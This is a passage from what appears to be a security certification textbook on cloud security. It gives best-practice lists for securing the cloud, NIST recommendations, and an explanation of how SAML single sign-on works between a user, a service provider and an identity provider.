

Virtual Server
Applications
Operating System
CPU
Memory
NIC
Disk
Virtual Server
Virtual Infrastructure Cluster Farm
SAN
Network Equipment
Load Balancer
Wi-Fi Protected Access
Firewall
Unified Threat Management System
Router
Organization

Figure 19.94: Placement of security controls in the cloud



Best Practices for Securing the Cloud

1. Enforce **data protection**, **backup**, and **retention** mechanisms
2. Enforce **SLAs** for patching and vulnerability remediation
3. Vendors should regularly undergo **AICPA SAS 70 Type II audits**
4. Verify one's own cloud in **public domain blacklists**
5. Enforce **legal contracts** in employee behavior policy
6. Prohibit **user credentials sharing** among users, applications, and services
7. Implement strong **authentication**, **authorization** and **auditing** controls
8. Check for **data protection** at both the design stage and at runtime
9. Implement **strong key generation**, storage and management, and destruction practices
10. Monitor the **client's traffic** for any malicious activities
11. Prevent unauthorized server access using **security checkpoints**
12. Disclose applicable **logs** and **data** to customers



Best Practices for Securing the Cloud (Cont'd)

13. Analyze **cloud provider security policies** and SLAs
14. Assess the security of **cloud APIs** and log customer **network traffic**
15. Ensure that the cloud undergoes regular **security checks and updates**
16. Ensure that physical security is a **24 x 7 x 365** affair
17. Enforce **security standards** in installation/configuration
18. Ensure that the memory, storage, and network access is **isolated**
19. Leverage strong **two-factor authentication** techniques where possible
20. Implement a baseline **security breach notification** process
21. Analyze **API dependency chain software** modules
22. Enforce stringent **registration and validation processes**
23. Perform vulnerability and configuration **risk assessments**
24. Disclose infrastructure information, **security patching**, and firewall details

Best Practices for Securing the Cloud

Discussed below are various best practices for securing a cloud environment:


- Enforce data protection, backup, and retention mechanisms.
- Enforce SLAs for patching and vulnerability remediation.
- Vendors should regularly undergo AICPA SAS 70 Type II audits.

- Verify one’s cloud in public domain blacklists.
- Enforce legal contracts in employee behavior policy.
- Prohibit user credentials sharing among users, applications, and services.
- Implement secure authentication, authorization, and auditing controls.
- Check for data protection at both design and runtime.
- Implement strong key generation, storage and management, and destruction practices.
- Monitor the client’s traffic for malicious activities.
- Prevent unauthorized server access using security checkpoints.
- Disclose applicable logs and data to customers.
- Analyze cloud provider security policies and SLAs.
- Assess the security of cloud APIs and log customer network traffic.
- Ensure that the cloud undergoes regular security checks and updates.
- Ensure that physical security is a 24 x 7 x 365 affair.
- Enforce security standards in installation/configuration.
- Ensure that the memory, storage, and network access are isolated.
- Leverage strong two-factor authentication techniques, where possible.
- Apply a baseline security breach notification process.
- Analyze API dependency chain software modules.
- Enforce stringent registration and validation process.
- Perform vulnerability and configuration risk assessment.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Enforce stringent cloud security compliance, software configuration management (SCM), and management practice transparency.
- Employ security devices, such as IDS, IPS, and firewall, to guard and stop unauthorized access to the data stored in the cloud.
- Enforce strict supply chain management and conduct a comprehensive supplier assessment.
- Enforce stringent security policies and procedures like access control policy, information security management policy, and contract policy.
- Ensure infrastructure security through proper management and monitoring, availability, secure VM separation, and service assurance.
- Use VPNs to secure client data and ensure that they completely deleted from the primary servers along with their replicas when data disposal is requested.

- Ensure an SSL is used for sensitive and confidential data transmission.
- Analyze the security model of cloud provider interfaces.
- Understand terms and conditions in SLA, such as the minimum level of uptime and penalties in case of failure to adhere to the agreed level.
- Enforce basic information security practices; e.g., strong password policy, physical security, device security, encryption, data security, network security.
- Ensure consistency in resource configuration and enforce practices for onboarding and recovery.
- Evaluate the organizational risk tolerance level for building the least invasive policies.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Apply a consistent framework for identity management across the cloud services.
- Implement automation and AI/ML technologies to rapidly identify, analyze, and eliminate threats.
- Leverage technologies, such as user behavioral analytics, for monitoring anomalies and mitigating both internal and external data loss.
- Deploy application whitelisting and memory exploit prevention for single-purpose workloads.
- Implement advanced endpoint security solutions and anti-malware technology when using IaaS or PaaS.
- Perform penetration tests for checking if the existing cloud security efforts are sufficient to protect the data and applications.
- Enforce a cloud access security broker (CASB) to ensure that optimal security controls are employed in the cloud.
- Set up a cloud data deletion policy to safely delete sensitive data from the cloud with compliance.

NIST Recommendations for Cloud Security

- Assess the risk posed to the client's data, software, and infrastructure.
- Select an appropriate deployment model according to needs.
- Ensure audit procedures are in place for data protection and software isolation.
- Renew SLAs in case of security gaps between the organization's security requirements and cloud provider's standards.
- Establish appropriate incident detection and reporting mechanisms.
- Analyze the security objectives of the organization.
- Enquire about who is responsible for data privacy and security issues in the cloud.



Security Assertion Markup Language (SAML)

1 Security Assertion Markup Language (SAML) is a popular open-standard protocol used for **authentication** and **authorization** between communicating parties

2 SAML can be offered as **software-as-a-service** to be installed at the service provider (SP) and identity provider (IdP) to simplify the federated authorization and authentication mechanisms for users

User
① Requests access to a resource
② Sends an SAML authentication request
③ Sends a verification challenge
④ Logs in with credentials
⑤ Sends XML-based assertion
⑥ Grants access to the protected resource
Identity Provider (IdP)
Service Provider (SP)

Security Assertion Markup Language (SAML)

SAML is a popular open-standard protocol used for authentication and authorization between two communicating entities. It provides a single sign-on (SSO) facility for users to interact with multiple applications or services with one set of common credentials. SAML can be offered as software-as-a-service, which can be installed at the service provider (SP) and identity provider (IdP) to simplify the federated authorization and authentication mechanisms for users. The SAML protocol consists of the following three entities.

- **Client or user**: It is an entity with a valid account that requests a service or resource through a web browser.
- **Service provider (SP)**: It is a server hosting applications or services for the users.
- **Identity provider (IdP)**: It is an entity within a system that stores user directories and validating mechanisms.

When SAML federation software is installed or configured, it builds a trust relationship between SP and IdP, enabling secure communication. When a user wishes to access any service or resource, he/she must be authenticated by the IdP. Soon after a service request is initiated from the user, the SP sends an SAML request to the IdP to validate the user.

The IdP then creates an XML-based SAML authentication assertion that describes what type of login attempt has been initiated (password, two-factor, etc.); the SAML attribute assertion, which contains specific details about the user; and the authorization assertion, which describes whether the user can be allowed or denied access to the service. XML-based assertions are then forwarded to the SP. Once the authentication process is completed successfully, the user is free to access the protected resources or services.

